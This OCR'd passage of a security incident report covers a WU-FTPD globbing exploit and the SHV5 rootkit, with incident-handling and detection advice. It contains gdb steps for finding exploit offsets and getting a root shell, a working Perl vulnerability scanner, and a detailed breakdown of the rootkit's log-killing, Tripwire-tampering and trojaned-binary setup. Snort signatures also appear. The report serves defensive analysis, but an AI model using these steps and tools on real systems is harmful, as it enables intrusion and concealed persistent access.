inpbuf = address of cbuf (the input buffer)
To find this address:

$ /usr/sbin/in.ftpd -p 6667 -P 6668 -l -A -S
$ nc localhost 6667&
$ ps -aux|grep ftpd
$ gdb /usr/sbin/in.ftpd <pid of ftpd>
(gdb) backtrace
(something like this will come up

#0  0x40164d14 in ?? ()
#1  0x400fe74d in ?? ()
#2  0x40100fd9 in ?? ()
#3  0x4010000f in ?? ()
#4  0x400fb463 in ?? ()
#5  0x08058f78 in strcpy ()
#6  0x080591c4 in strcpy ()
#7  0x080564a5 in strcpy ()
#8  0x0804c3e5 in strcpy ()
#9  0x4009f777 in ?? ()

The 1st line it says 'strcpy ()' on is the one to use in the frame
command. In this case it is #5, so we use frame 5.)

(gdb) frame 5
#5  0x08058f78 in strcpy ()
(gdb) x/x $ebp + 8
0xbfffdfd0:     0x08084600
```

```
(gdb) quit
$ killall in.ftpd
$

The value to use for inpbuf would be 0x08084600

Edit distro.h to make a new system.
Fields are:
"name to use in the list displayed by the program",
gotaddr    ,inpbuf     ,slow?   ,

"RH7.0 -  2.6.1(1) Wed Aug 9 05:54:50 EDT 2000",
0x08070cb0,0x8084600,   0,

name is an identifier string.
slow should be set to 1 if the target uses inetd to launch wuftpd,
and 0 if not.

To compile.
$ make both

$ ./forcer [type] [address]
This will attempt to brute force the daemon.

If it succeeds, then you can run

$ ./forcer magic
To gain a root shell.
```

The first exploit tool listed, by Team Teso, is much simpler to use in that it can determine the correct address to use, from a list of 36 possibilities, by guessing the Operating system from the banner displayed. This program makes it very easy to compromise a system.

There is also a very simple PERL script that will scan for servers vulnerable to this exploit. The file is called '[nutsaq.pl](#)' at [PacketStorm](#), posted by Dioad.

```
#!/usr/bin/perl
#####################################################################
# Anonymous ftp scanner
#
# Checks for wuftpd2.6.1 glob vulnerability via anonymous login.
#
# By di0aD - di0ad@mail.com - di0ad@twlc.net
#
# Greetz - deep magic, twlc, b10z, d0tslash, DataThief, messiah,
aempirei, Mixter, phased
#####################################################################
use Socket;

print"Anonymous ftp scan v1.0 - di0aD\n";
if (@ARGV < 2) { print"Usage: [Input.log] - [Output.log] - [Timeout in
seconds]\n"; }

$ip = $ARGV[0];
```

```
$log = $ARGV[1];
chomp;
$port = 21;
$timeout = $ARGV[2];
chomp();
open(IP,"$ip");
while (<IP>) {
open(LOG,">>$log");
alarm $timeout;
$host = $_;
chomp($host);
$SIG{"ALRM"} = sub { close(S); };
print "$host:$port $banner\n";
socket(S,PF_INET,SOCK_STREAM,0);
my $iaddr = inet_aton($host);
my $paddr  = sockaddr_in($port, $iaddr);
if (connect (S, $paddr)) {
recv(S, $banner, 256,0 );
if ($banner =~ /2.6.1/) {
send(S, "anonymous\n", 0 ); ← Username
send(S, "got-root\@twlc.net\n", 0 ); ← Password
send(S, "ls ~{\n", 0 ); ← Attempt to exploit
recv(S, $disc, 256, 0 );
if($disc = 421) {
print LOG "$_";
close(IP);
close(LOG);
} else {
close S; }
}
}
}
```

Signature of the Attack

Since the FTP protocol uses plain text for communication between client and server, an IDS signature is feasible that will detect the text strings that are present. The following Snort signature would catch inbound traffic with both "~" and "{" in the data of the packet.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21
(msg:"FTP wu-ftp globbing heap corruption";
flags:A+; content:"~"; content:"{";
reference:url,archives.neohapsis.com/archives/vulnwatch/2001-
q4/0063.html;)
```

Other methods of detection include, but are not limited to, syslog messages and operating system anomalies. If this attack is successful on a vulnerable server you will see syslog messages resembling the output below.

```
PAI# grep ftpd /var/log/messages
Jun  27 02:14:35 linux ftpd[1097]: ANONYMOUS FTP LOGIN FROM 10.0.0.2 [10.0.0.2],
mozilla@
```

This log entry shows a connection to the FTP daemon running on 10.0.0.180. It lists that it was an anonymous login using the password "mozilla@".


Specific to these messages are the existence of the “mozilla@”, this is the password that is sent to the FTP server. This option is configurable, however. The ‘-p’ option to the compiled source will change the password sent to the server. Another method of altering the password sent is to modify the source of the exploit by changing “mozilla@” in the following code.

```
/* FTP related stuff
 */
char *  dest = "127.0.0.1";     /* can be changed with -d */
char *  username = "ftp";       /* can be changed with -u */
char *  password = "mozilla@";  /* can be changed with -p */
```

Regarding operating system anomalies, these would be noticed through regular system use and administration. For example, in the case of Elbows, LLC., the attacker removed the ability to log in to the FTP server via the anonymous account. If this server was actually serving files to clients who would log in via anonymous FTP this would be noticed quickly. Since there was a rootkit installed in this case it would be difficult to notice newly opened ports without scanning from an external system.

Conceptual Attack Diagram

The following diagram flows through the attack showing a possible method of compromising a system using methods and tools freely available.



How to protect against it

The ultimate protection against this type of attack is to stay up to date on advisories and vendor patches. To protect against this particular exploit, WU-FTPD globbing compromise, the server application needs to be upgraded. The version of WU-FTPD running on the system was extremely outdated and more secure versions of FTP servers exist. If this isn't an option, disable the ability to log in anonymously; however, the server is still vulnerable. Any authenticated user will be able to perform the exploit. You will have a small measure of accountability at that point, but even then, that accounting information cannot be relied upon due to the insecure nature of the FTP protocol, plain-text passwords.

We suggest that you take the following steps to mitigate the risks associated:

- If FTP isn't absolutely necessary, disable it.
- If FTP is necessary, restrict connections to the FTP service, on both the firewall and the server, from those IP addresses that are authorized to transfer files to this server.
- Only allow authenticated users to connect, disable all anonymous connections, the attacker did this for you, as will be described below.
- Explore a, secure, alternative to FTP. For example, encrypted file transfer via the open-source (free) OpenSSH, or the commercially available SSH® Secure Shell™.
- Consider implementing a Host Intrusion Prevention System on the host that will notice behavior that deviates from the normal operating procedure and prevent it before it occurs.

Incident Handling Process

Preparation

Preparation for an incident such as this involves nothing more than staying abreast of the current threats on the Internet. Subscriptions to the various E-Mail lists shown below are highly recommended, as well as, applying patches when new vulnerabilities are discovered and reported on these lists.

E-Mail lists:

Hosting Entity	List Name	Website
SecurityFocus	BugTraq	http://www.securityfocus.com/archive
Sintelli	Free Security Alerts	http://www.sintelli.com/

In addition to staying proactive regarding new vulnerabilities, an intrusion detection method should be employed, such as Host Intrusion Detection System (HIDS) or Host Intrusion Prevention System (HIPS).

Examples of HIPS/HIDS:

Vendor	Description
Tripwire	File system integrity and reporting
Cisco Security Agent	Previously Okena Stormwatch. Threat protection for servers and desktops.

Symantec HIDS	Real time threat protection and prevention

A complete disaster recovery plan (DRP) should also be in order. A disaster recovery plan allows a company to quickly and efficiently restore normal, or limited, operations to continue the business function. It is imperative that the plan is tested rather than theoretical. The DRP should contain, at least, the following items:

- Program Description
  - Pre-Planning Activities (Project Initiation)
  - Vulnerability Assessment and General Definition of Requirements
  - Business Impact Analysis
  - Detailed Definition of Requirements
  - Plan Development
  - Testing Program
  - Maintenance Program
  - Initial Plan Testing and Plan Implementation
- Planning Scope and Plan Objectives
- Project Organization and Staffing
- Project Control
- Schedule of Deliverables
- Resource Requirements

This list, as well as a thorough overview of creating a DRP can be found at http://www.utoronto.ca/security/drp.htm.

Another policy that will need to reviewed, if not created, is your network security policy (PAI was unable to locate your organization's security policy). This will be a document covering various aspects of network security from acceptable use to approved services and applications. This document should be simple enough for the casual user employee to read and understand. It should also clearly state the ramifications of deviating from the policy. Internal network security policies should be created for the Information Technology department that defines architecture standards, administrative roles, account provisioning, etc. This internal document should also address scheduled recurring audits of the infrastructure to assure compliance with the policy.

Regarding incident handling, you should have one person of your I.T. staff educated in the practice of handling incidents. The threat of mishandling evidence is very real and an untrained administrator can be detrimental to a case if an action is performed with good intentions. Develop forms that will be used by I.T. staff that will walk them, step-by-step, through what to do in the event of an incident, leave nothing to chance.

Ensure the system is being backed up on a scheduled basis. If the system is critical to the function of the business and the content is updated often, daily incremental backups should be required, with full backups occurring every few

days. Most tapes will wear out with frequent use. Follow a strict tape rotation schedule and ensure you are retaining the least amount of historical data to allow the business to recover.

Identification

As stated in the summary, identification of this system being compromised was performed by the web server administrator. He has been uploading content to the web server via anonymous FTP. Fortunately, this host's compromise did not result in a web site defacement.

Since this vulnerability has existed for approximately two years, the majority of Intrusion Detection Systems (IDS) available will detect, and alert, on the condition of this exploit.
Snort, the open-source, free, IDS, can detect this attack with a simple signature:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21
(msg:"FTP wu-ftp globbing heap corruption";
flags:A+; content:"~"; content:"{";
reference:url,archives.neohapsis.com/archives/vulnwatch/2001-
q4/0063.html;)
```

The logs on the compromised system will not provide much information after a successful attack to WU-FTPD. In the main system log you will only see successful connections to the FTP service. Other methods should be employed such as HIDS or HIPS as described above.

Containment

Once this attack is detected, unless it is possible to see exactly what has been done, the best method of containing the compromised host is to disconnect it from the network. However, disconnecting the power should be considered a last resort. A lot of information can be stored in Random Access Memory (RAM), which would be destroyed by removing the power. Another caveat; before the network is disconnected from the host, the business owner needs to be consulted. If the success of the business is contingent upon this server being operational, it is not recommended to disconnect it from the network as that would hinder operations.

Another option is to simply disable the FTP daemon temporarily until eradication has occurred. Steps should be taken to educate all administrators as to why the server has been disabled to prevent accidental re-compromise.

The hard drive in that host is a critical piece of forensic evidence if the authorities are to be involved. To preserve the server as it stands the power must be disconnected, a hard shutdown. A graceful shutdown could destroy forensic data by removing items like temporary files. Once the system is powered off it can be brought back up with some sort of bootable utility disk that will allow you to create a backup of the hard drive. Useful utilities for this are DD in association with

netcat. DD will do a bit-by-bit copy of the hard drive and netcat will allow you to send it over a network to a listening netcat daemon that can write the image to disk. Once a good copy of the hard disk is made, it should be removed and stored with a chain of custody. No one should use that drive for any purpose. All forensic analysis should be performed on the image of the original hard drive. One example of a bootable CD-ROM that provides these tools is the Forensic and Incident Response Environment (F.I.R.E) CD-ROM.

Eradication

Eradication of the actual vulnerability is as simple as patching or upgrading the FTP daemon, upgrading is recommended due to the outdated nature of your version, 2.6.1. We recommend that the FTP server be removed completely from the system. If FTP to this host is absolutely necessary, the administrator should remain vigilant, monitoring all security related e-mail lists and patching when necessary. When possible a secure FTP service should be employed that uses encryption between the server and client. If nothing else, restrict what hosts can connect to the service by employing a packet-filtering firewall.

Eradication of what the person did after gaining access is another issue that would have to be dealt with on a per-compromise basis. Without proper auditing tools in place it would be extremely difficult to determine exactly what the attacker did.

Recovery

Without a documentation trail of what the attacker did it is next to impossible to "recover without rebuild" from a simple root compromise. Host Intrusion Detection/Prevention System should be utilized to monitor the system in the case of a compromise to determine what the attacker did. Once it has been determined what the attacker did it is much easier to recover from a compromise.

A decision will need to be made as to whether the system will be rebuilt or cleaned. This decision should be based on the business. How long can the business afford to have this host offline? Since we know exactly what was done it will be possible to clean the system. The section below regarding the SHV5 Rootkit details those steps and provides a script to restore after a SHV5 installation. Once the business decision has been made as to the future of the compromised server, whether it is clean or rebuild, the server should be tested and verified prior to connection to the production network. Run several vulnerability assessment tools against the system to verify the controls put in place. Two examples are Nessus and the Security Auditor's Research Assistant (SARA).

Lessons Learned

The following are lessons that should be taken away from this incident, investigated, and possibly incorporated into the environment.

1. Be proactive with monitoring vulnerability e-mail lists
2. Investigate the possibility of incorporating HIDS/HIPS into the environment
3. Use the concept of least privilege on access control systems, firewalls, etc. If a person does not need to connect to the FTP service on a server, don't allow them to. Deny all, and permit what is necessary.

Incident Analysis
The following list outlines what happened to the HTTP/FTP server.

1. Attacker discovered your system was available as an FTP server.
2. Attacker exploited the WU-FTPD Filename Globbing vulnerability documented in CERT advisory CA-2001-33.
    a. Recommendation: Stay abreast of newly published vulnerability notices as detailed above.
3. Attacker disabled the ability to log in anonymously.
    a. Recommendation: Determine if there is a critical business case to run a FTP server on this host.
4. Attacker downloaded a Rootkit and installed it providing himself with a method of retaining access.
    a. Recommendation: Clean the system as documented below.

Operating System Compromise

Rootkit Analysis

Description

A "rootkit" is currently defined by whatis.com as:

> A rootkit is a collection of tools (programs) that a hacker uses to mask intrusion and obtain administrator-level access to a computer or computer network. The intruder installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. The rootkit then collects userids and passwords to other machines on the network, thus giving the hacker root or privileged access.
>
> A rootkit may consist of utilities that also: monitor traffic and keystrokes; create a "backdoor" into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to circumvent detection.
>
> The presence of a rootkit on a network was first documented in the early 90s. At that time Sun and Linux operating systems were the primary targets for a hacker looking to install a rootkit. Today, rootkits are available for a number of operating systems and are increasingly difficult to detect on any network.

There was a rootkit installed on Elbows' HTTP/FTP server that enabled the perpetrator of the attack to have persistent, unfettered, access to the system at the root level. Any visibility of the attacker is hidden from users as well as the system administrator. For example, an execution of the "w" command (w - show who is logged on and what they are doing), will not show someone logged into the hidden SSH server on this host.

Once we saw the download of the rootkit in your packet trace file we immediately downloaded the same file as the attacker, this allowed us to analyze what was changed on the system so we can provide suggestions for resolution.

The name of installed rootkit is SHV5. This particular rootkit was created in April of 2003 and, as it is relatively new, little information is available about it. SHV5 appears to be a variant, updated version of, SHV4. Both were written by the Shkupi Hackers (SH) Crew.

The banner of this rootkit displays the following:

```
=================================================================

MMMMM                                 MMMMMM
MMM     MMMMMMMMM    MMMM     MMMM     MMM    [*] Presenting u shv5-rootkit !
MMM    MMMM    MMMM  MMMM     MMMM     MMM    [*] Designed for internal use !
MMM    MMMMMMM       MMMMMMMMMMMMM     MMM
MMM      MMMMMMMM    MMMMMMMMMMMMM     MMM    [*] brought to you by: PinT[x]
MMM           MMMM   MMMM     MMMM     MMM    [*] April Â© 2003 Â©
MMM    MMMM    MMMM  MMMM     MMMM     MMM
MMM     MMMMMMMMM    MMMM     MMMM     MMM    [*]    *** VERY PRIVATE ***
MMM                                     MMM    [*] *** so dont distribute ***
MMMMM        -C- -R- -E- -W-          MMMMMM

=================================================================
```

Operating Systems Affected

This rootkit seems to be geared toward Linux Operating Systems, but could be installed on other Operating Systems with minimal editing.

Rootkit Breakout

The following section will walk through various aspects of the SHV5 rootkit.

The rootkit is distributed in a neatly bundled package named "shv5.tar", and the file is 696,320 bytes long. Presumably, the file is GZIP'ed because this compression utility is not installed on every system.

SHV5 Package contents:

```
PAI# tar xvf shv5.tar
shv5/
shv5/setup
```

```
shv5/bin.tgz
shv5/conf.tgz
shv5/lib.tgz
shv5/README
shv5/utilz.tgz
PAI# file shv5/*
shv5/bin.tgz:   gzip compressed data, from Unix
shv5/conf.tgz:  gzip compressed data, from Unix
shv5/lib.tgz:   gzip compressed data, from Unix
shv5/README:    ASCII English text
shv5/setup:     Bourne-Again shell script text executable
shv5/utilz.tgz: gzip compressed data, from Unix
```

Setup

The setup file is an executable shell script that is 825 lines long. This setup script is extremely thorough. The command line arguments are: `./setup <SSHD Password> <SSHD port>`. The rootkit was installed on the HTTP/FTP server as such: ./setup closed666 30999. The setup script defines default values for both of these options, the default password is "r0ckw1thSH" and the default port is 30999.

Setup logical flow (all color variables have been deleted for presentation purposes):

1. Define default variables
   - DEFPASS=r0ckw1thSH
   - DEFPORT=30999
   - BASEDIR=`pwd`
2. Set variables for colorful installation
   - BLK='^[[1;30m'
   - RED='^[[1;31m'
   - GRN='^[[1;32m'
   - Etc.
3. Verify user executing the setup script is root
4. Uncompress all compressed files included in the distribution
   - tar zxf ./bin.tgz
   - tar zxf ./conf.tgz
   - tar zxf ./lib.tgz
   - tar zxf ./utilz.tgz
   - cd ./bin; tar zxf ./sshd.tgz
   - rm -rf ./sshd.tgz
   - cd $BASEDIR
   - rm -rf bin.tgz conf.tgz lib.tgz utilz.tgz
5. Kill, with extreme prejudice, syslogd
6. Store current second (date +%S), will be used to calculate total time to install rootkit
7. Display banner
8. Check for remote logging
   - REMOTE=`grep -v "^#" "$SYSLOGCONF" | grep -v "^$" | grep "@" | cut -d '@' -f 2`
   - if [! -z "$REMOTE"]; then
     - echo "# May Allah help us!${RES}"
     - echo
     - echo 'REMOTE LOGGING DETECTED'
     - echo '# I hope you can get to these other computer(s):'
     - echo

```
                for host in $REMOTE; do
                        echo -n "           "
                        echo $host
                done
                echo
                echo '            cuz this box is LOGGING to it...'
                echo
        else
                echo " guess not."
        fi
```

9. Check for “malicious” admin tools
    a. Tripwire
    b. If exists and database exists:

    Overwrite /var/lib/tripwire/$uname.twd (Tripwire database) with:

    ```
    ----------------------------------------
    Tripwire segment-faulted !
    ----------------------------------------
    ```

    The reasons for this may be:

    corrupted disc-geometry, possible bad disc-sectors
    corrupted files while checking for possible change etc.

    pls. rerun tripwire to build the database again!

10. Install Trojans
    a. Verify required system libraries exist: libproc.so.2.0.6 && libproc.a
    b. Execute ldconfig
    c. Remove .bash_history
    d. If /usr/bin/md5sum does not exist, copy trojan md5sum there.
    e. MD5 hash the SSHD password, store in /etc/sh.conf
    f. Create SSHD configuration files
11. Create directories
    ```
    SSHDIR=/lib/libsh.so
    HOMEDIR=/usr/lib/libsh
    mkdir $SSHDIR
    touch -acmr /bin/ls $SSHDIR
    mkdir $HOMEDIR
    touch -acmr /bin/ls $HOMEDIR
    ```
12. Install SSHD in $SSHDIR/.sh
13. Move $SSHDIR/sshd executable to /sbin/ttyload
14. Move $BASEDIR/bin/ttymon to /sbin/ttymon
15. cp /bin/bash to $SSHDIR (/bin/bash in this case was patched to send commands over the network to udp destination port 514)
16. Add “0:2345:once:/usr/sbin/ttyload” to /etc/inittab (spawn SSHD on boot)
17. Create /usr/sbin/ttyload
    ```
    echo "/sbin/ttyload -q >/dev/null 2>&1" > /usr/sbin/ttyload
    echo "/sbin/ttymon >/dev/null 2>&1" >> /usr/sbin/ttyload
    chmod +x /usr/sbin/ttyload
    ```
18. Verify SSHD will start on boot
19. Store original MD5SUM of files that will be replaced in ”.shmd5”
    a. Replaced Files:
    b. /sbin/ifconfig
    c. /bin/ps
    d. /bin/ls

    e. /bin/netstat
    f. /usr/sbin/find
    g. /usr/bin/top
    h. /usr/sbin/slocate
    i. /usr/bin/dir
    j. /usr/bin/md5sum
20. Encrypt ".shmd5" into /dev/srd0 (future execution of md5sum will read /dev/srd0 for correct/original md5sum)
21. Using `-r` switch of the touch command, reset the last access times of the new files to the original files
22. Create backup directory in /usr/lib/libsh/.backup for original binaries
23. Install all modified binaries included with the rootkit (list above)
24. Install mirk and synscan in $HOMEDIR
25. Install various scripts in $HOMEDIR/.sniff, including `hide`; a script to clean log files
26. Check for vulnerable daemons, notify if present, don't patch
    a. named (DNS server)
    b. wu.ftpd (WU-FTP Daemon)
    c. smbd (Samba Server Message Block services)
    d. rpc.statd (RPC Network Status Monitor)
    e. MOD_SSL (
27. Check for other rootkits and backdoors
    a. If exist:
    /etc/ttyhash
    /lib/ldd.so
    /usr/src/.puta
    /usr/sbin/xntpd
    /usr/sbin/nscd
    /usr/include/bex
    /dev/tux/
    /usr/bin/ssh2d
    /etc/ld.so.hash
    "Xntps (NTPv3 daemon) startup.." in /etc/rc.d/rc.sysinit
    "6635" or "9705" in /etc/inetd.conf
    b. Either move or delete.
28. Kill daemons
    killall -9 -q nscd
    killall -9 -q xntps
    killall -9 -q mountd
    killall -9 -q mserv
    killall -9 -q psybnc
    killall -9 -q t0rns
    killall -9 -q linsniffer
    killall -9 -q sniffer
    killall -9 -q lpsched
    killall -9 -q sniff
    killall -9 -q sn1f
    killall -9 -q sshd2
    killall -9 -q xsf
    killall -9 -q xchk
    killall -9 -q ssh2d
29. Display some system information
    a. Hostname
    b. Interfaces
    c. Iptables
    d. Ipchains
    e. OS version
30. Restart syslogd

31. Restart inetd and/or xinetd
32. rm –r shv5

bin.tgz

bin/dir
Modified dir binary, hide rootkit files

bin/encrypt
Used to encrypt the original MD5 signatures in /dev/srd0

bin/find
Modified find binary, hide rootkit files

bin/hide
Shell script, erase log entries

bin/ifconfig
Modified ifconfig binary, hide rootkit files

bin/ls
Modified ls binary, hide rootkit files

bin/lsof
Modified lsof binary, hide rootkit files

bin/md5sum
Modified md5sum binary, reports original md5sums replaced binaries

bin/netstat
Modified netstat binary, hide rootkit ports/sockets

bin/ps
Modified ps binary, hide rootkit processes

bin/pstree
Modified pstree binary, hide rootkit processes

bin/shp
Sorts output from LinSniffer, port sniffer to grab passwords, etc.

bin/shsb
Log file sanitizer

bin/shsniff
Shell sniffer

bin/slocate
Modified slocate binary, hide rootkit files

bin/sshd.tgz
SSH daemon

bin/syslogd
Modified syslogd binary, not actually installed

bin/sz
Shell script, resizes files by adding zeros to the end

bin/top
Modified top binary, hide rootkit processes

bin/ttymon
Send ICMP echo replies to host specifed

conf.tgz

file.h
list of files to be hidden from directory listings

sh.conf libsh .sh system shsb libsh.so shp shsniff srd0

hosts.h
list of hosts/ports to be hidden from net utility output, netstat

2 212.110 | 2 195.26 | 2 194.143 | 2 62.220 | 3 2002 | 4 2002 | 3 6667 | 4 6667 | 3 30999 | 4 30999

lidps1.so
Processes to be hidden

ttyload shsniff shp shsb hide burim synscan mirkforce ttymon sh2-power

log.h
Hidden logging

mirkforce synscan syslog

proc.h
Hidden processes

3 burim 3 mirkforce 3 synscan 3 ttyload 3 shsniff 3 ttymon 3 shsb 3 shp 3 hide 4 ttyload

lib.tgz

libproc.a
Shared libraries used by rootkit

libproc.so.2.0.6
Shared libraries used by rootkit

utils.tgz

mirk.tgz
mIRKfORCE -- Simulates multiple hosts on the subnet and will flood an IRC server -- Can be used for DDOS

synscan.tgz
Fast portscanner/vulnerability checker

Variants

SHV5 appears to be an updated version of SHV4. SHV4 was released in 2002 and written by PinTuRici, presumably PinT[x].

SHV4 is also a Rootkit capable of hiding itself, processes, and sockets.

The header display of the SHV4 installation:

```
================================================================


                    ___                     ___
                   /\  \                   /\  \
                  /::\  \                 /::\__\
                 /::::\  \               /:::/  /
                /::::::\  \             /:::/__/___
               /:::/\:::\__\           /::::\  /\  \
              _\:::\~\::/  /          /::::\  /\  \
             /\ \:::\ \/__/    H     /::::::\/::\__\
        S   /::\ \:::\__\        A    \::/\::::::/  /
         H  \:::\/:::/  /          C   \/__\::::/  /
          K  \::::::/  /             K      /:::/  /
           U  \::::/  /      ___      E    /:::/  /     ___
            P  \::/  /      /\__\       R  \::/  /      /\__\
             I  \/__/       \/__/        S  \/__/       \/__/

[sh] Internal Release v4 by PinTuRici

================================================================
```

Signature of the Attack

Due to the relatively new distribution of SHV5 it has not been thoroughly analyzed by the Internet Security community. Once a complete analysis has been accomplished it is inevitable that a manner of detection will be discovered that will lead to an inclusion into rootkit scanners that detect these types of installations. One possibility is the existence of these files:

- /lib/lidps1.so
- /usr/include/hosts.h
- /usr/include/file.h
- /usr/include/log.h
- /usr/include/proc.h

These files are not hidden from the output of a simple `ls` command on a system that has had this rootkit installed.

```
[root@web /root]# for k in /usr/include/file.h /usr/include/hosts.h
/usr/include/log.h /usr/include/proc.h /lib/lidps1.so; do ls -al $k; echo -n
'file: ' ; file $k; done
-rwxr-xr-x   1 501      501            56 Mar 14  2001 /usr/include/file.h
file: /usr/include/file.h: ASCII text
-rwxr-xr-x   1 501      501            90 Mar 14  2001 /usr/include/hosts.h
file: /usr/include/hosts.h: ASCII text, with CRLF, LF line terminators
-rwxr-xr-x   1 501      501            28 Mar 14  2001 /usr/include/log.h
file: /usr/include/log.h: ASCII text, with CRLF line terminators
-rwxr-xr-x   1 501      501            89 Mar 14  2001 /usr/include/proc.h
file: /usr/include/proc.h: ASCII text
-rwxr-xr-x   1 501      501            71 Mar 14  2001 /lib/lidps1.so
file: /lib/lidps1.so: ASCII text
[root@web /root]#
We can also see the following directories unhidden:
[root@linux libsh.so]# for k in /lib/libsh.so /usr/lib/libsh; do echo $k ; ls
-al $k; done
/lib/libsh.so
total 1476
drwxr-xr-x   2 root     root         4096 Jun 27 22:51 .
drwxr-xr-x   7 root     root         4096 Jun 27 22:51 ..
-rwxr-xr-x   1 root     root      1480567 Jun 27 22:51 bash
-rw-r--r--   1 root     root          495 Jun 27 22:51 shdcf
-rwx------   1 jeff     jeff          525 Apr 17 02:52 shhk
-rwx------   1 jeff     jeff          329 Apr 17 02:52 shhk.pub
-rwx------   1 jeff     jeff          512 Aug 21 22:51 shrs
/usr/lib/libsh
total 40
drwxr-xr-x   6 root     root         4096 Jun 27 22:51 .
drwxr-xr-x  32 root     root        12288 Jun 27 22:51 ..
drwxr-xr-x   2 root     root         4096 Aug 18 22:39 .backup
-rwxr-xr-x   1 jeff     jeff         1206 Apr 18 00:58 .bashrc
drwxr-xr-x   2 root     root         4096 Jun 27 22:51 .owned
drwxr-xr-x   2 root     root         4096 Jun 27 22:51 .sniff
-rwxr-xr-x   1 501      501          2000 Mar 14  2001 hide
drwxr-xr-x   2 jeff     jeff         4096 Mar 14  2001 utilz
[root@linux libsh.so]#
```

How to protect against it

By standard practice the Unix System Resources (USR) partition should contain system binaries that are unchanging. This partition would contain programs that are installed at system installation and will never change. As such, this partition should be mounted Read-Only (RO). However, if a perpetrator has obtained root access they can simply re-mount the partition Read-Write (RW) and proceed as if the RO restriction never existed. The overall best way to defend against the installation of a rootkit is to not allow a malicious person to gain root access in the first place. For monitoring of this type of activity, a file system monitoring application such as Tripwire can be used for notification of file system changes. Through vigilant application of security practices, patching, etc., this situation can be avoided.

Incident Handling Process

Preparation

Preparation involves the same steps and concepts as being prepared for a compromise due to an application vulnerability. Stay abreast of current security vulnerabilities as well as existing, documented, vulnerabilities. Never assume you are absolutely secure.

Identification

For proper identification of the installation of a rootkit it needs to be detectable. There are several rootkit detectors available for use. The first measure that should be used is an application to monitor file system integrity. An application that would store, say, message digest sums (md5sum) for all files specified, in a database and report discrepancies. However, SHV5 stores the original MD5SUMs of all replaced binaries and reports those original values when md5sum is executed.

Scheduled vulnerability assessments will also discover hidden services on a host. However, without proper documentation of which services should be running on a host it will be difficult to correlate which services should not be available in a large environment.

The following NMAP scan was run against your HTTP/FTP server. You can see the difference between a `netstat –an` output on the server and the NMAP output from a remote system.

```
------NMAP Output------
MGR# nmap -sT -p 1-65535 -P0 -T5 10.0.0.180

Starting nmap 3.20 ( www.insecure.org/nmap/ ) at 2003-08-21 22:32 PDT
Interesting ports on 10.0.0.180:
(The 65528 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
79/tcp     open        finger
111/tcp    open        sunrpc
30999/tcp  open        unknown
32768/tcp  open        unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 99.419 seconds
MGR#

------Netstat Output------
[root@web /root]# netstat -an | grep LIST
tcp        0      0 0.0.0.0:32768           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN
```

```
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
 [root@web /root]#
```

This shows that the scanned host is listening on a port that is abnormal, 30999. From this point it can be investigated as to what exactly is listening on that port.

```
[root@web /root]# lsof -i TCP:30999
COMMAND   PID USER   FD   TYPE DEVICE SIZE NODE NAME
3       17404 root    3u  IPv4  15925       TCP *:30999 (LISTEN)
[root@web /root]# telnet localhost 30999
Trying 127.0.0.1...
Connected to linux.
Escape character is '^]'.
SSH-1.5-2.0.13
asdf
Protocol mismatch.
Connection closed by foreign host.
[root@web /root]#
```

```
lsof is a command that stands for "list open files".  This command
will report on all files in use for a particular process.  The '-i'
will report on files whose Internet address matches the pattern
specified by the argument.
```

From here the analysis would continue into trying to connect to the SSH service running on TCP port 30999. This would be somewhat difficult without knowing a username and password for the SSH daemon. Luckily we have everything we need to know.

```
Username: From looking at the file shdcf in /lib/libsh.sh we see the following lines:
                PermitRootLogin yes
                UseLogin no
        We know we can login as root.  And from captured text we know the password.
Password: Closed666

Connect to hidden SSH service:

MGR# ssh -l root -p 30999 192.168.100.180
root@192.168.100.180's password:
Warning: Remote host denied X11 forwarding.
Last login: Sat Aug 23 11:21:12 2003 from 192.168.100.2

